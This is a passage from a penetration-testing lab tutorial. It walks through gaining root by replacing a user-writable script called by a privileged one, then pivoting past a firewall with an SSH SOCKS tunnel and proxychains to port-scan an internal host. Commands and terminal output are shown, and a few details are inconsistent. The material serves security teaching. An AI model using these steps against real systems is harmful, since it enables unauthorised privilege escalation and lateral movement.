hello.sh message.sh VBoxGuestAdditions.iso
han_solo@ubuntu:/home/vagrant$ ls -l
total 84544
-rwxr-xr-x 1 linuxs vagrant 15 Feb 12 09:38 hello.sh
-rwsr-xr-x 1 root root 11 Feb 12 09:35 message.sh
-rw-r--r-- 1 linuxs vagrant 86562816 Oct 29 2020 VBoxGuestAdditions.iso
```

### 3. Now go back to linuxs user on kali

- if you execute message.sh, you will see that it will be executed even if the file is owned by another user (A root user).

- \* **./message.sh**

```
linuxs@ubuntu:~$ ls -l
total 84544
-rwxr-xr-x 1 linuxs vagrant 33 Feb 12 09:57 hello.sh
-rwsr-xr-x 1 root root 11 Feb 12 09:35 message.sh
-rw-r--r-- 1 linuxs vagrant 86562816 Oct 29 2020 VBoxGuestAdditions.iso
linuxs@ubuntu:~$ ./message.sh
May the force be with you
```

### 4. Now here where it becomes interesting:

- We know that message.sh script calls hello.sh
- We can check by typing **more message.sh**
- Knowing that the message.sh file gives higher privilege, we can attempt to gain this privilege. We only need to know our own password, in this case linuxs password
- lets see how we can do this.
- We first delete hello.sh so that we can create our own
  - \* **rm hello.sh**
- let us create a new one
  - \* **nano hello.sh**
- In the file we call for bin/bash using sudo.
  - \* **sudo /bin/bash**
- save and exit
- Make the file executable
  - \* **chmod a+x hello.sh**

– We are back exactly where we were

\* **ls -l**

```
linuxs@ubuntu:~$ ls -l
total 84544
-rwxr-xr-x 1 linuxs vagrant    15 Feb 12 10:09 hello.sh
-rwsr-xr-x 1 root    root      11 Feb 12 10:06 message.sh
-rw-r--r-- 1 linuxs vagrant 86562816 Oct 29  2020 VBoxGuestAdditions.iso
```

– Type **whoami** before you execute message.sh again

– now Run message.sh and see who you are.

\* **./message.sh**

– it asks you for linuxs password. put the password

– Check who you are again:

\* **whoami**


```
linuxs@ubuntu:~$ ls -l
hello.sh message.sh VBoxGuestAdditions.iso
linuxs@ubuntu:~$ ls -l
total 84544
-rwxr-xr-x 1 linuxs vagrant    15 Feb 12 10:09 hello.sh
-rwsr-xr-x 1 root    root      11 Feb 12 10:06 message.sh
-rw-r--r-- 1 linuxs vagrant 86562816 Oct 29  2020 VBoxGuestAdditions.iso
linuxs@ubuntu:~$ whoami
linuxs
linuxs@ubuntu:~$ ./message.sh
[sudo] password for linuxs:
Sorry, try again.
[sudo] password for linuxs:
root@ubuntu:~# whoami
root
root@ubuntu:~#
```

– You have now obtained root privilege because of an application that is set to run as root.


## 8.2 Pivoting using proxychains

### Before you start: Firewall rules for the lab environment

- Let us first start the firewall on Linux Ubuntu as per the lab setup



- We will use the universal firewall pre installed on Linux called **ufw**
  - To check if the firewall is running
    - \* **sudo ufw status**
  - We will get that the firewall is off.
  - Let us start the firewall by typing
    - \* **sudo ufw enable**
  - Let us now block all traffic coming from 192.168.56.104 - My Kali Linux IP
    - \* **sudo ufw deny from 192.168.56.103**
  - If you go to kali and try to ping the Ubuntu server, you will see that it is still successful however ping doesnt work on a specific port but the firewall rules still apply.
- Another method of lateral movement in Mitre ATT@CK is called pivoting.
- As you can see from the image, we will be pivoting from OWASP to Linux server behind the firewall



- We will try to pivot from OWASP server to Linux since a firewall is between them.
- Let us start first by creating an SSH connection while binding it to a proxy using port 9050 (Default proxy chain port)
  - `ssh root@192.168.56.104 -D 9050`
  - You will get an error as shown below

```
$ ssh root@192.168.56.104 -D 9050
Unable to negotiate with 192.168.56.104 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss
```

- let us try to specify the algorithms to use
  - `ssh -oHostKeyAlgorithms=+ssh-rsa -oPubkeyAcceptedAlgorithms=+ssh-rsa root@192.168.56.104 -D 9050`
- We are successful and we have an SSH connection with OWASP.
- If we open a new terminal on kali and type the command below, you will see that we have a connection with SSH using proxychains on 9050
  - **netstat -tln**

```
kali@kali:~$ netstat -tln
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      97537/ssh
tcp6       0      0 :::22                   :::*                     LISTEN      97537/ssh
tcp6       0      0 0.0.0.0:9050            0.0.0.0:*               LISTEN      97537/ssh
```

- `proxychains -sT -Pn 192.168.56.105`

```
[proxychains] Strict chain ... 127.0.0.1:9050 ... timeout
[proxychains] Strict chain ... 127.0.0.1:9050 ... timeout
[proxychains] Strict chain ... 127.0.0.1:9050 ... timeout
[proxychains] Strict chain ... 127.0.0.1:9050 ... timeout
[proxychains] Strict chain ... 127.0.0.1:9050 ... timeout
[proxychains] Strict chain ... 127.0.0.1:9050 ... timeout
[proxychains] Strict chain ... 127.0.0.1:9050 ... timeout
[proxychains] Strict chain ... 127.0.0.1:9050 ... timeout
[proxychains] Strict chain ... 127.0.0.1:9050 ... timeout
[proxychains] Strict chain ... 127.0.0.1:9050 ... timeout
[proxychains] Strict chain ... 127.0.0.1:9050 ... timeout
[proxychains] Strict chain ... 127.0.0.1:9050 ... timeout
[proxychains] Strict chain ... 127.0.0.1:9050 ... timeout
[proxychains] Strict chain ... 127.0.0.1:9050 ... timeout
[proxychains] Strict chain ... 127.0.0.1:9050 ... timeout
[proxychains] Strict chain ... 127.0.0.1:9050 ... timeout
[proxychains] Strict chain ... 127.0.0.1:9050 ... timeout
[proxychains] Strict chain ... 127.0.0.1:9050 ... timeout
[proxychains] Strict chain ... 127.0.0.1:9050 ... timeout
[proxychains] Strict chain ... 127.0.0.1:9050 ... timeout
Nmap scan report for 192.168.56.105
Host is up (0.00013s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
8080/tcp  open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 407.02 seconds
```